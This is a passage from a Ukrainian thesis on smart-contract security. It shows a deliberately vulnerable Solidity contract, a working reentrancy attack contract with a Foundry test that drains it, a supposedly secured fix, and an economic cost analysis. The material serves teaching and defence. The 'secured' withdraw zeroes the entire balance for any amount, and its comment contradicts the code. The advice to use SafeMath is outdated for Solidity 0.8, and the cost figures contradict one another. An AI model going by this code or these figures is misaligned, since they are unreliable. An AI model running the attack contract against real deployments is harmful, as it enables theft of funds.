Після проведення атаки Reentrancy Attack, спостерігаємо відсутність помилок, що значить що всі заплановані результати атаки коректні, та вразливий контракт можна атакувати і вкрасти гроші. Тести пройшли як і очікувалось, після виклику функції attack, контракт атакувальник вносить один ETH через функцію

deposit, і викликається withdraw, після якої приймається ETH через фолбек функцію receive, яка викликає знову функцію виведення коштів. Що в свою чергу призводе до нульового балансу вразливого контракту, і збільшення балансу контракту-атакувальника.

2.5.3 Розробка смарт-контракту з урахуванням безпеки

Тепер розглянемо як можна захистити контракт від подібної зловмисницької експлуатації. Проблема полягала в перезапису данних про викликаючого аккаунту після відправки коштів. Таким чином, оновлення данних не виконувалось, оскільки після відправки коштів, атакуючий контракт одразу перевикликав функцію для виведення коштів, і вона слухняно переводила кошти знову і знову. Отже проблема вирішується переставленням відправки коштів з оновленням балансу.

Напишемо оновлений код безпечного контракту

src > ReentrancySecured.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract ReentrancySecured {
    mapping(address => uint256) public balances;

    // Функція для внесення депозиту
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Захищена функція для виведення коштів
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        // Оновлення балансу після виведення коштів
        balances[msg.sender] = 0;

        // Взаємодія з зовнішнім адресом
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");
    }

    // Функція для отримання балансу контракту
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

Рисунок 2.6 - Код захищеного контракту

Зміни в функції withdraw - переставлення місцями оновлення балансу користувача з переведенням ETH на баланс викликаючого акаунту.

Викличемо тести на оновлений контракт щоб переконатись, що тепер вкрасти гроші з нашого контракту неможливо шахрайським шляхом.



Рисунок 2.7 - Результат тестування атаки на захищений контракт

Бібліотека Foundry демонструє що тест не пройшов – 0 passed, тож бачимо, що функція attack не пройшла як планував хакер. Після відправки коштів на контракт-атакувальника функція receive намагається викликати функцію withdraw повторно, але перевірка на строчці 14 рисунка 2.6 зупиняє транзакцію, і не дозволяє це зробити.

2.6 Розробка структури безпечного смарт-контракту

Для того щоб не підвергнутись атаці на смарт-контракт, впершу чергу треба написати безпечний код. Для цього завдяки аналізам вразливостей, який був

зроблений в пункті 2.4, розробимо структуру написання розумного контракту виходячи з нього.

Попередньо було розглянуто вразливість Reentrancy, оскільки це найпопулярніша вразливість, тому перше правило або вимога під час написання смарт-контрактів – це оновлення данних перед відправкою коштів. Також існує модифікатор “nonReentrant” в бібліотеці OpenZeppelin, який захищає від цієї атаки, але таке рішення дорожче по газу.

Переповнення та Недоповнення (Integer Overflow and Underflow). Для захисту можна використовувати бібліотеку SafeMath для безпечних арифметичних операцій.

Виклик delegatecall. Слід уникати використання delegatecall з недовіреними контрактами.

Самознищення контракту selfdestruct. Для запобігання експлуатації даного функцуіоналу слід контролювати доступ до функції самознищення через перевірки власника або багатопідписні схеми. Також слід передбачувати можливість отримання незапланованого Ethereum, та не робити вирахування через баланс контракту.

Погана випадковість bad randomness. Для захисту найкращий варіант буде використання зовнішніх оракулів, наприклад Chainlink протокол.

Використання штампів часу (block.timestamp). Слід не включати в розрахунки значення штампів часу.

Після аналізу вразливостей, створимо таблицю структури для розробки безпечного смарт-контракту

Таблиця 2.9 - Вдосконалена структура смарт-контрактів

Вразливість	**Опис**	**Рекомендації**
Reentrancy	Атака, при якій зловмисник викликає функцію повторно до завершення попереднього виклику.	Оновлюйте дані перед відправкою коштів. Використовуйте модифікатор nonReentrant з бібліотеки OpenZeppelin.

Продовження таблиці 2.9

Переповнення та Недоповнення (Integer Overflow and Underflow)	Арифметичні операції можуть викликати переповнення або недоповнення значень.	Використовуйте бібліотеку SafeMath для безпечних арифметичних операцій.
Delegatecall	Виклик delegatecall може змінити стан контракту в небезпечний спосіб.	Уникайте використання delegatecall з недовіреними контрактами.
Самознищення (Self-destruct)	Функція selfdestruct видаляє контракт та повертає залишок ефіру.	Чітко контролюйте доступ до функції самознищення. Використовуйте selfdestruct лише з контрактами, яким повністю довіряєте. Враховуйте можливість маніпуляцій із загальним балансом контракту.
Використання випадкових чисел (Inclusion of Randomness)	Використання випадкових чисел може бути передбачуваним або маніпульованим.	Використовуйте зовнішні оракули, такі як Chainlink, для отримання випадкових чисел.
Використання штампів часу (Timestamp Dependence)	Використання штампів часу може бути маніпульованим майнерами.	Уникайте використання штампів часу для критичної логіки. Використовуйте блокові номери замість штампів часу.

2.7 Висновки

У процесі виконання другого розділу були розглянуті методи захисту та забезпечення безпеки смарт-контрактів. Основними аспектами дослідження стали проектування архітектури смарт-контрактів, розробка вразливих смарт-контрактів, демонстрація вразливостей за допомогою тестів та розробка захищених смарт-контрактів. Кожен компонент контракту має свою роль у підтримці функціональності та захисту від потенційних атак. Дотримання розробленої вдосконаленої структури написання коду смарт-контрактів захищає від основних вразливостей, також, використання ліцензій, визначення версії компілятора та оголошення змінних стану, сприяє зменшенню ризиків помилок. Написання

некоректного коду з помилками, в сфері блокчейн технологій вважається вразливостями, оскільки змінити код після завантаження в мережу неможливо, що призводе до неочікуваних результатів. Розробка контрактів з навмисними вразливостями є корисною для навчання та тестування методів захисту. Вивчення конкретних випадків вразливостей, таких як реєнтренсі, дозволяє краще зрозуміти механізми атак і розробити відповідні заходи протидії. На прикладі реєнтренсі було продемонстровано, як зловмисник може експлуатувати вразливість для викрадення коштів з контракту. Тестування смарт-контрактів є найважливішим етапом у забезпеченні їх безпеки. Використання інструментів, таких як Foundry, дозволяє виявляти потенційні вразливості шляхом симуляції атак і аналізу результатів. Для забезпечення безпеки смарт-контрактів необхідно враховувати потенційні вразливості під час розробки. Виправлення вразливостей, таких як реєнтренсі, включає переставлення операцій оновлення балансу і відправки коштів, що запобігає повторним викликам функцій. Використання існуючих методів захисту від вразливостей від таких бібліотек як OpenZeppelin є невід'ємним процесом в розробці смарт-контрактів.

Загалом, дослідження методів захисту та забезпечення безпеки смарт-контрактів продемонструвало важливість дотримання кращих практик проектування, регулярного тестування та постійного вдосконалення коду для забезпечення надійності та захисту від потенційних атак, оскільки хакери винаходять нові способи експлуатації протизаконних дій кожен рік.

РОЗДІЛ 3
ЕКОНОМІЧНИЙ РОЗДІЛ

Метою економічного розділу є обгрунтування доцільності впровадження запропонованої в проєкті вдосконаленої структури написання коду смарт-контрактів.

3.1 Наслідки втрат через вразливості

Смарт-контракти, що працюють на платформі Ethereum, принесли багато переваг, таких як автоматизація процесів, підвищення прозорості та зниження витрат на транзакції. Однак, попри всі ці переваги, вразливості в смарт-контрактах стали причиною значних фінансових втрат протягом останніх років.

Відомі випадки втрат через вразливості є:

- DAO Hack, 2016 рік, вразливість Reentrancy принесла втрати в розмірі близько 60 мільйонів доларів.

- SpankChain Hack, 2018 рік, вразливість Reentrancy принесла втрати в розмірі 38 тисяч доларів.

- Poly Network Hack, 2021 рік, була здійснена атака на протокол Poly Network, під час якої хакери викрали криптовалюту на суму понад 600 мільйонів доларів. Згодом хакери повернули значну частину викрадених коштів, але атака підкреслила серйозність вразливостей у смарт-контрактах.

- Ronin Network Hack, 2022 рік, хакери здійснили атаку на Ronin Network, що привело до втрат у розмірі 620 мільйонів доларів. Атака стала можливою через компрометацію приватних ключів, що надало зловмисникам доступ до значних сум коштів на платформі.

- Mango Markets Hack, 2022 рік, хакери здійснили атаку на Mango Markets, під час якої було викрадено близько 100 мільйонів доларів. Зловмисники скористалися вразливістю у смарт-контрактах платформи для маніпулювання цінами активів

- Parity Wallet Hack, 2017 рік, відбулося декілька атак на Parity Wallet,

внаслідок яких було втрачено приблизно 150 мільйонів доларів. Причиною стали вразливості в коді мультисигнатурних гаманців, які дозволили зловмисникам отримати доступ до коштів.

У 2021 році зростання популярності DeFi-платформ призвело до значного збільшення фінансових втрат через вразливості смарт-контрактів. Загальна сума втрат від хакерських атак на DeFi склала приблизно 1,3 мільярда доларів. Це було обумовлено кількома масштабними атаками, включаючи атаку на Poly Network на суму 600 мільйонів доларів, що стало однією з найбільших атак в історії DeFi.

У 2022 році відбулося різке збільшення фінансових втрат від вразливостей смарт-контрактів, які досягли близько 3,7 мільярда доларів. Цей стрибок був спричинений серією великих експлойтів, зокрема хакерською атакою на Ronin Network на суму 625 мільйонів доларів і атакою на Nomad Bridge на суму 200 мільйонів доларів. Ці інциденти підкреслили критичні вразливості в крос-чейн протоколах та важливість надійних заходів безпеки.

У 2023 році фінансові втрати через вразливості смарт-контрактів зменшилися на 51% порівняно з попереднім роком, склавши приблизно 1,84 мільярда доларів. Незважаючи на це зменшення, серйозність окремих інцидентів залишалася високою: перші десять найбільш вартісних інцидентів становили 1,11 мільярда доларів.

Станом на перший квартал 2024 року загальні фінансові втрати від хакерських атак, шахрайства та експлойтів склали 502,5 мільйона доларів через 223 інциденти. Це свідчить про продовження значного фінансового впливу від порушень безпеки в DeFi-просторі. Основна увага залишається на покращенні безпекових протоколів для зменшення таких вразливостей.

Бачимо велику різницю між 2022 і 2023 роками у гарному напрямку. Зменшення загальних втрат частково пояснюється покращеними заходами безпеки та зменшенням загальної активності в DeFi, що знизило кількість привабливих цілей для хакерів. З різноманітності вразливостей, бачимо що кожен рік хакери знаходять нові вразливості завдяки своїй креативності і логічному мисленню, тому структура написання смарт-контрактів повинна змінюватись кожен рік, з появою

нових вразливостей. Економічна доцільність впровадження заходів безпеки як бачимо вимірюється в мільйонах доларів, звичайно втрати залежать від суті проєкту, тому вираховути чітку величину можливих збитків неможливо.

3.2 Розрахунок трудомісткості та вартості розробки смарт-контрактів

Початкові дані:

- Передбачуване число операторів смарт-контракту – 150.
- Коефіцієнт корекції програми в ході її розробки – 0,05.
- Коефіцієнт складності програми – 1,7.
- Годинна заробітна плата програміста – 135 грн/год.

Станом на початок 2024 року зарплата розробника смарт-контрактів варіюється від 800$ до 1500$. Вирахувавши середню заробітну плату програміста маємо плату 1150$ у місяць. При курсі валют НБУ на початок травня 2024 року один американський долар дорівнює 36 грн, тому середня зарплата в гривнях дорівнює 41400 грн. При стандартному графіку (176 годин/місяць) зарплата за годину буде становити близько 235 грн.

- Коефіцієнт збільшення витрат праці внаслідок недостатнього опису задачі – 1,4.
- Коефіцієнт кваліфікації програміста, обумовлений від стажу роботи з даної спеціальності – 1,4.
- Вартість машино-години ЕОМ – 21 грн/год.

Для цього проекту потрібна не дуже велика потужність ПК, проте якщо його немає на час розробки, гарним рішенням буде оренда комп'ютера. Вартість оренди комп'ютера на місяць 1300 грн (монітор) та 2400 грн (системний блок). Загалом на місяць оренда коштуватиме 3700 грн. При стандартному графіку (176 годин/місяць) вартість машино-години ЕОМ за годину роботи буде становити 21 грн. В цю вартість входить ремонт за гарантією та базовий комплект гарнітури (клавіатура та миша).

Нормування праці в процесі створення ПЗ істотно ускладнено через творчий

характер праці програміста. Тому трудомісткість розробки ПЗ може бути розрахована на основі системи моделей з різною точністю оцінки.

Трудомісткість розробки смарт-контракту можна розрахувати за формулою:

$$t = t_o + t_u + t_a + t_n + t_{отл} + t_д \text{, людино-годин,} \quad (3.1)$$

де t_o- витрати праці на підготовку й опис поставленої задачі (приймається 50 людино-годин);

t_u - витрати праці на дослідження алгоритму рішення задачі;

t_a - витрати праці на розробку блок-схеми алгоритму;

t_n - витрати праці на програмування по готовій блок-схемі та монтажу приладу;

$t_{отл}$ - витрати праці на налагодження інформаційної системи на ЕОМ;

$t_д$ - витрати праці на підготовку документації.

Складові витрати праці визначаються через умовне число операторів у інформаційної системи, яке розробляється.

Умовне число операторів (підпрограм):

$$Q = q \cdot C \cdot (1 + p), \quad (3.2)$$

де q - передбачуване число операторів (3050);

C - коефіцієнт складності інформаційної системи (1,7);

p - коефіцієнт корекції інформаційної системи в ході її розробки (0,05).

Звідси умовне число операторів інформаційної системи:

$$Q = 1{,}7 \cdot 150 \cdot (1 + 0{,}05) = 267{,}75$$

Витрати праці на вивчення опису задачі t_u визначається з урахуванням уточнення опису і кваліфікації програміста:

$$t_u = \frac{Q \cdot B}{75 \cdot k}, \text{ людино-годин,} \quad (3.3)$$

де B - коефіцієнт збільшення витрат праці внаслідок недостатнього опису задачі;

k - коефіцієнт кваліфікації програміста, обумовлений від стажу роботи з даної спеціальності. При стажі роботи від 5 до 8 років він складає 1,4.

Приймемо збільшення витрат праці внаслідок недостатнього опису завдання не більше 50% (B = 1,2). З урахуванням коефіцієнта кваліфікації k = 1,4, отримуємо витрати праці на вивчення опису завдання:

$$t_u = (267.75 \cdot 1,2) / (75 \cdot 1,4) = 3,06 \text{ людино-годин.}$$

Витрати праці на розробку алгоритму рішення задачі визначаються за формулою:

$$t_a = \frac{Q}{20 \cdot k}, \text{ людино-годин,} \quad (3.4)$$

де Q – умовне число операторів інформаційної системи;

k – коефіцієнт кваліфікації програміста.

Підставивши відповідні значення в формулу (3.2), отримаємо:

$$t_a = 267,75 / (20 \cdot 1,4) = 9,56 \text{ людино-годин.}$$

Витрати на складання програми по готовій блок-схемі та монтажу інформаційної системи:

$$t_{\text{п}} = \frac{Q}{25 \cdot k}, \text{ людино-годин.} \quad (3.5)$$

$$t_n = 267,75 / (25 \cdot 1,4) = 7,65 \text{ людино-годин.}$$

Витрати праці на налагодження смарт-контракту на ЕОМ:

- за умови автономного налагодження одного завдання:

$$t_{\text{отл}} = \frac{Q}{5 \cdot k}, \text{ людино-годин.} \quad (3.6)$$

$$t_{отл} = 267{,}75 \ / (5 \cdot 1{,}4) = 38{,}25 \text{ людино-годин.}$$

- за умови комплексного налагодження завдання:

$$t^{k}_{отл} = 1{,}5 \cdot t_{отл}, \text{ людино-годин.} \quad (3.7)$$

$$t^{k}_{отл} = 1{,}5 \cdot 38{,}25 = 57{,}375 \text{ людино-годин.}$$

Витрати праці на підготовку документації визначаються за формулою:

$$t_{д} = t_{др} + t_{до}, \text{ людино-годин,} \quad (3.8)$$

де $t_{др}$-трудомісткість підготовки матеріалів і рукопису:

$$t_{\text{др}} = \frac{Q}{18 \cdot k}, \text{ людино-годин,} \quad (3.9)$$

$t_{до}$ - трудомісткість редагування, печатки й оформлення документації:

$$t_{до} = 0{,}75 \cdot t_{др}, \text{ людино-годин.} \quad (3.10)$$

Підставляючи відповідні значення, отримаємо:

$$t_{др} = 267{,}75 \ / (18 \cdot 1{,}4) = 10{,}63 \text{ людино-годин.}$$

$$t_{до} = 0{,}75 \cdot 10{,}63 = 7{,}97 \text{ людино-годин.}$$

$$t_{д} = 10{,}63 + 7{,}97 = 18{,}6 \text{ людино-годин.}$$

Повертаючись до формули (3.1), отримаємо повну оцінку трудомісткості розробки програмного забезпечення:

$t = 50 + 3{,}06 + 9{,}56 + 7{,}65 + 38{,}25 + 18{,}6 = 127{,}12$ людино-годин.

3.3 Розрахунок витрат на створення інформаційної системи

Витрати на створення інформаційної системи $К_{ПО}$ включають витрати на заробітну плату виконавця програми $З_{ЗП}$ і витрат машинного часу, необхідного на налагодження інформаційної системи на ЕОМ:

$$К_{ПО} = З_{ЗП} + З_{МВ}, \text{ грн.} \quad (3.11)$$

Заробітна плата виконавців визначається за формулою:

$$З_{ЗП} = t \cdot С_{ПР}, \text{ грн,} \quad (3.12)$$

де: t - загальна трудомісткість, людино-годин;

$С_{ПР}$ - середня годинна заробітна плата програміста, грн/година

З урахуванням того, що середня годинна зарплата програміста становить 135 грн / год, отримуємо:

$$З_{ЗП} = 127{,}12 \cdot 235 = 29876{,}2 \text{ грн.}$$

Вартість машинного часу, необхідного для налагодження інформаційної системи на ЕОМ, визначається за формулою:

$$З_{мв} = t_{отл} \cdot С_{мч}, \text{ грн,} \quad (3.13)$$

де $t_{отл}$ - трудомісткість налагодження інформаційної системи на ЕОМ, год;

$С_{мч}$ - вартість машино-години ЕОМ, грн/год (21 грн/год).

Підставивши в формулу (3.3) відповідні значення, визначимо вартість

необхідного для налагодження машинного часу:

$$З_{мв} = 38,25 \cdot 21 = 803,25 \text{ грн.}$$

Звідси витрати на створення інформаційної системи:

$$К_{ПО} = 29876,2 + 803,25 = 30679,45 \text{ грн.}$$

Очікуваний період створення інформаційної системи:

$$T = \frac{t}{B_k \cdot F_p}, \text{ міс.}, \quad (3.14)$$

де B_k- число виконавців (дорівнює 1);

F_p - місячний фонд робочого часу (при 40 годинному робочому тижні F_p=176 годин).

Звідси витрати на створення інформаційної системи:

$$T = 127,12 / 1 \cdot 176 \approx 0,72 \text{ міс.}$$

Висновок: смарт-контракт розроблено для забезпечення безпеки та ефективності автоматизації бізнес-процесів. Вартість розробки даного смарт-контракту становить 30 679,45 грн і не вимагає додаткових витрат під час розробки програми. Очікуваний час розробки становить 127,12 годин, тобто 0,72 місяців. Цей термін включає час на дослідження і розробку алгоритму вирішення поставленого завдання, програмування за готовим алгоритмом, налагодження смарт-контракту та підготовку документації.

3.4 Експлуатаційні витрати на утримання і обслуговування

Оскільки мета смарт-контрактів в автоматизації процесів, всі ресурси на впровадження безпеки повинні інвестуватись при розробці. Після деплою, тобто завантаження контракту в мережу, його неможливо змінити, тільки взаємодіяти з функціоналом який був створений. Тому жодних витрат для підтримки, або обслуговування системи смарт-контрактів не потребується.

3.5 Аналіз витрат на газ при використанні смарт-контрактів

Витрати на газ є важливим фактором при розгортанні та використанні смарт-контрактів на платформі Ethereum. Газ використовується для вимірювання кількості ресурсів, необхідних для виконання операцій, і вартість газу може значно впливати на загальні експлуатаційні витрати.

Розрахунок витрат на газ

Вартість транзакції визначається як добуток вартості газу (у гвеях) на загальну кількість газу, використаного транзакцією. Ціна газу може коливатися в залежності від завантаженості мережі.

Припустимо, що для виконання смарт-контракту потрібно 100,000 одиниць газу, а середня ціна газу становить 50 гвей. Вартість газу для Ethereum можна перевести в ефір за формулою:

$$\frac{\text{Вартість газу (гвей)} \times \text{Кількість газу}}{10^9} \tag{3.15}$$

Підставляєм значення і отримуєм результат:

$$\frac{50 \times 100{,}000}{10^9} = 0.005 \text{ ETH}$$

На момент написання даної роботи вартість ETH до USD становить $3500 за 1 ETH, вартість виконання смарт-контракту в доларах буде:

Вартість в USD = $0.005 \times 3500 = 17.5$ USD = 710,04 грн

3.5.1 Механізм витрат на газ

Механізм витрат на газ в Ethereum є ключовим елементом для розуміння економіки виконання смарт-контрактів. Газ в Ethereum представляє собою внутрішній розрахунковий механізм, який використовується для вимірювання та обмеження ресурсів, необхідних для виконання транзакцій або смарт-контрактів.

Огляд механізму витрат на газ включає кілька основних компонентів.

Одиниця газу є мінімальною кількістю використання ресурсу. Кожна операція в мережі Ethereum має свою вартість в одиницях газу, що відображає складність виконання цієї операції. Ціна газу встановлюється користувачем під час ініціації транзакції та виражається у гвеях (1 гвей = 0.000000001 ETH). Майнери зазвичай вибирають транзакції з вищою ціною газу для включення до блоку, оскільки це збільшує їхній дохід.

Ліміт газу визначає максимальну кількість газу, яку користувач готовий витратити на транзакцію. Це запобігає нескінченним циклам та іншим формам зловживання, обмежуючи використання ресурсів мережі. Витрати газу представляють собою реальну кількість газу, використаного під час виконання транзакції. Кінцева вартість транзакції в ефірі визначається множенням витрат газу на ціну газу.

3.5.2 Вплив вразливостей на витрати газу

Вразливості в смарт-контрактах не тільки становлять загрозу безпеці активів та даних, але й можуть суттєво впливати на витрати газу. Недоліки в коді можуть призвести до неефективного використання газу, що збільшує вартість транзакцій. Наприклад, якщо смарт-контракт містить цикли з невизначеною кількістю ітерацій, він може споживати значну кількість газу, потенційно вичерпавши весь ліміт газу. Часті виклики до збережених даних без належної оптимізації також можуть підвищити витрати газу, оскільки читання та запис змінних в блокчейні вартують газ. Вразливості, які дозволяють зловмисникам повторно викликати функції контракту в рамках однієї транзакції (reentrancy), можуть викликати несподіване збільшення використання газу, додатково навантажуючи контракт. Крім того, арифметичні помилки, такі як переповнення та недоповнення, можуть вести до неправильних обчислень, що, у свою чергу, можуть спричинити зайве або непотрібне використання газу.

3.5.3 Методи оптимізації витрат на газ

Оптимізація витрат на газ є ключовим завданням для розробників смарт-контрактів, які прагнуть знизити загальні витрати на виконання транзакцій в мережі Ethereum. Існує кілька ефективних методів для досягнення цієї мети. Перш за все, важливо переконатися, що код смарт-контракту написаний ефективно, з мінімальним використанням ресурсів. Використання патернів та ідіом програмування, які зменшують кількість необхідного газу, може значно вплинути на загальні витрати.

Також варто переглянути та оптимізувати логіку смарт-контракту, уникаючи зайвих операцій та станів, що вимагають більшого використання газу. Мінімізація зберігання даних є ще одним важливим кроком, оскільки вартість зберігання даних у блокчейні Ethereum є високою. Слід намагатися мінімізувати кількість даних, які зберігаються на ланцюгу, використовуючи зовнішні сховища для великих обсягів даних, коли це можливо.

Групування кількох операцій у одній транзакції також допомагає зменшити загальні витрати на газ за рахунок ефективнішого використання блокового простору. Виконання транзакцій в періоди, коли мережа менш завантажена, дозволяє скористатися нижчими цінами на газ. Нарешті, варто розглянути можливість використання Layer 2 рішень, таких як Rollups або State Channels, які дозволяють зменшити витрати на газ при виконанні транзакцій.

3.6 Загальна економічна ефективність впровадження смарт контрактів

Впровадження смарт-контрактів може суттєво вплинути на економічну ефективність бізнес-операцій, пропонуючи низку переваг, які сприяють зниженню витрат та підвищенню доходів. Однією з основних переваг є автоматизація процесів. Смарт-контракти дозволяють автоматизувати багато бізнес-процесів, таких як виконання платежів, укладання угод та верифікація умов контракту. Це значно знижує витрати на адміністрування та людські ресурси.

Ще однією важливою перевагою є зниження транзакційних витрат. Виключення посередників, таких як банки та юридичні служби, при виконанні контрактів знижує витрати на транзакції та сприяє їх швидшому виконанню. Смарт-контракти також підвищують довіру та прозорість між учасниками. Завдяки блокчейну та смарт-контрактам досягається високий рівень прозорості, що може зменшити потребу в дорогих перевірках та аудитах.

Крім того, автоматизація та кодифікація угод знижує ризики, пов'язані з людськими помилками та непорозуміннями, що може привести до судових розглядів або втрат. Смарт-контракти також забезпечують гнучкість та швидку адаптацію до змінних умов ринку та вимог законодавства, що надає бізнесу конкурентну перевагу.

3.7 Висновки

Після аналізу проведеного в економічному розділі можемо прийти к висновкам, що інвестувати в безпеку смарт-контрактів потрібно тільки при розробці, що є з однієї сторони дуже зручно, з іншої, якщо після деплою будуть виявлені недоліки, то виправити їх вже буде неможливо. Важливими аспектами є підбір кваліфікаційних розробників, тестувальників, аудитора чи аудиторську компанію, для виявлення та усунення вразливостей.

Було проведено аналіз методів оптимізації витрат на газ, та способах економії на цьому. Визначено трудомісткість та вартість розробки смарт-контракту.

Завдяки вразливостям, хакери вкрали лише мільйони доларів, але бачимо тенденцію зменшення втрат через покращенням інструментів безпеки. Тож впровадження безпеки для смарт-контрактів є невід’ємною частиною роботи з блокчейн технологіями.

ВИСНОВКИ

У процесі виконання кваліфікаційної роботи на тему "Вразливості у смарт-контрактах" було розглянуто ключові аспекти, пов'язані з розробкою, безпекою та економічною ефективністю смарт-контрактів. Метою дослідження було ідентифікувати основні вразливості смарт-контрактів, розробити вдосконалену структуру написання коду від цих вразливостей та оцінити економічний вплив впровадження смарт-контрактів. У ході роботи були досягнуті наступні результати:

- розглянуто основи та значення смарт-контрактів
- ідентифіковано ключові вразливості
- оцінено економічний вплив
- розроблено методи оптимізації витрат на газ
- створену вдосконалену структуру безпечної розробки смарт-контракту

Програма смарт контрактів реалізована на базі Visual Studio Code. З використанням мови програмування Solidity, яка довзоляє створювати смарт-контракти для EVM.

Також у кваліфікаційній роботі було визначено трудомісткість розробленої інформаційної системи, на базі середньої зарплати розробника проведений підрахунок вартості роботи по створенню програми, який складає 30 679,45 грн та розраховано час на створення – 127,12 людино-годин , тобто 0,72 місяців.

ПЕРЕЛІК ПОСИЛАНЬ

1. Antonopoulos, A. M., & Wood, G. (2018). Mastering Ethereum: Building Smart Contracts and DApps. O'Reilly Media. URL: https://www.oreilly.com/library/view/mastering-ethereum/9781491971932/ (дата звернення: 25.06.2024).

2. Buterin, V. (2014). Ethereum White Paper. URL: https://ethereum.org/en/whitepaper/ (дата звернення: 26.06.2024).

3. Swan, M. (2015). Blockchain: Blueprint for a New Economy. O'Reilly Media. URL: https://www.oreilly.com/library/view/blockchain/9781491920480/ (дата звернення: 26.06.2024).

4. Solidity Documentation. URL: https://docs.soliditylang.org/en/latest/ (дата звернення: 26.06.2024).

5. MythX Documentation. URL: https://mythx.io/documentation/ (дата звернення: 18.05.2024).

6. Truffle Suite. URL: https://trufflesuite.com/docs/ (дата звернення: 26.06.2024).

7. OpenZeppelin Documentation. URL: https://docs.openzeppelin.com/ (дата звернення: 22.06.2024).

8. Ethereum Improvement Proposals (EIPs). URL: https://eips.ethereum.org/ (дата звернення: 22.06.2024).

9. CertiK Security Audits. URL: https://www.certik.com/ (дата звернення: 26.06.2024).

10. ConsenSys Diligence. URL: https://consensys.net/diligence/ (дата звернення: 26.06.2024).

11. GitHub Repositories for Smart Contracts. URL: https://github.com/topics/smart-contracts (дата звернення: 26.06.2024).

12. DeFi Pulse. URL: https://defipulse.com/ (дата звернення: 18.05.2024).

13. EtherScan Gas Tracker. URL: https://etherscan.io/gastracker (дата звернення: 26.06.2024).

14. Statista. (2023). Ethereum Average Gas Price. URL: https://www.statista.com/statistics/1246388/ethereum-average-gas-price/ (дата звернення: 26.06.2024).

15. EthHub. (2023). Comprehensive Ethereum Guide. URL: https://ethhub.io/ (дата звернення: 26.06.2024).

16. Nakamoto, S. (2008). Bitcoin: A Peer-to-Peer Electronic Cash System. URL: https://bitcoin.org/bitcoin.pdf (дата звернення: 10.04.2024).

17. Kumar, A., & Ramachandran, V. (2020). Blockchain and Smart Contract Security. Springer. URL: https://link.springer.com/book/10.1007/978-3-030-38180-3 (дата звернення: 25.06.2024).

18. IEEE Xplore. (2022). Various research papers on blockchain and smart contract vulnerabilities. URL: https://ieeexplore.ieee.org/ (дата звернення: 26.06.2024).

19. Blockchain Council. (2022). Smart Contract Auditing. URL: https://www.blockchain-council.org/certifications/smart-contract-security-certification/ (дата звернення: 25.06.2024).

20. Solhint. (2022). Solidity Linter. URL: https://protofire.github.io/solhint/ (дата звернення: 26.06.2024).

ДОДАТОК А
ВІДОМІСТЬ МАТЕРІАЛІВ КВАЛІФІКАЦІЙНОЇ РОБОТИ

№	Формат	Найменування	Кількість листів	Примітки
Документація				
1	А4	Реферат	2	
2	А4	Перелік умовних позначень	1	
3	А4	Зміст	2	
4	А4	Вступ	1	
5	А4	Стан питання. Постановка задачі	5	
6	А4	Спеціальна частина	20	
7	А4	Економічний розділ	13	
8	А4	Висновки	1	
9	А4	Перелік посилань	2	
10	А4	Додаток А	1	
11	А4	Додаток Б	3	
12	А4	Додаток В	2	
13	А4	Додаток Г	1	
14	А4	Додаток Ґ	1	
15	А4	Додаток Д	1	

ДОДАТОК Б

КОД З ВРАЗЛИВОСТЯМИ КОНТРАКТУ ТА ТЕСТІВ

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract ReentrancyVulnerable {
    mapping(address => uint256) public balances;

    // Функція для внесення депозиту
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Вразлива функція для виведення коштів
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        // Взаємодія з зовнішнім адресом
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");

        // Оновлення балансу після виведення коштів
        balances[msg.sender] = 0;
    }

    // Функція для отримання балансу контракту
    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "./ReentrancyVulnerable.sol";

contract ReentrancyAttack {
    ReentrancyVulnerable public vulnerableContract;

    constructor(address _vulnerableContractAddress) {
        vulnerableContract = ReentrancyVulnerable(_vulnerableContractAddress);
    }

    // Функція для початку атаки
```

```
    function attack() public payable {
        vulnerableContract.deposit{value: 1 ether}();
        vulnerableContract.withdraw(1 ether);
    }

    // Фолбек функція для повторного виклику withdraw
    receive() external payable {
        if (address(vulnerableContract).balance >= 1 ether) {
            vulnerableContract.withdraw(1 ether);
        }
    }
}

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
import "../lib/forge-std/src/Test.sol";
import "../lib/forge-std/src/StdUtils.sol";
import {ReentrancyAttack} from "../src/ReentrancyAtackContract.sol";
import {ReentrancyVulnerable} from "../src/ReentrancyVulnerable.sol";

contract ReentrancyTest is Test {
    ReentrancyVulnerable public vulnerableContract;
    ReentrancyAttack public attackContract;
    uint256 internal mainnet;

    function setUp() public {
        vulnerableContract = new ReentrancyVulnerable();
        attackContract = new ReentrancyAttack(address(vulnerableContract));
    }

    function testReentrancyAttack() public {
        vm.deal(address(this), 3 ether);
        vulnerableContract.deposit{value: 3 ether}();
        vm.deal(vm.addr(1), 1 ether);
        //Запуск атаки
        vm.startPrank(vm.addr(1));
        attackContract.attack{value: 1 ether}();
        vm.stopPrank();
        // Баланс контракту після атаки
        uint256 finalBalance = address(vulnerableContract).balance;
        // Перевірка, що баланс зменшився до 0
        bool zeroBalance = false;
        if (finalBalance == 0) {
            zeroBalance = true;
```

```
        }
        assert(zeroBalance);
        //Перевірка, що баланс атакуючого контракту збільшився
        bool balanceChanged;
        if (address(attackContract).balance > 1 ether) {
            balanceChanged = true;
        }
        assert(balanceChanged);
    }
}
```

ДОДАТОК В
ЗАХИЩЕНИЙ КОД

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract ReentrancySecured {
    mapping(address => uint256) public balances;

    // Функція для внесення депозиту
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    // Захищена функція для виведення коштів
    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount, "Insufficient balance");

        // Оновлення балансу після виведення коштів
        balances[msg.sender] = 0;

        // Взаємодія з зовнішнім адресом
        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send Ether");
    }

    // Функція для отримання балансу контракту
    function getBalance() public view returns (uint256) {
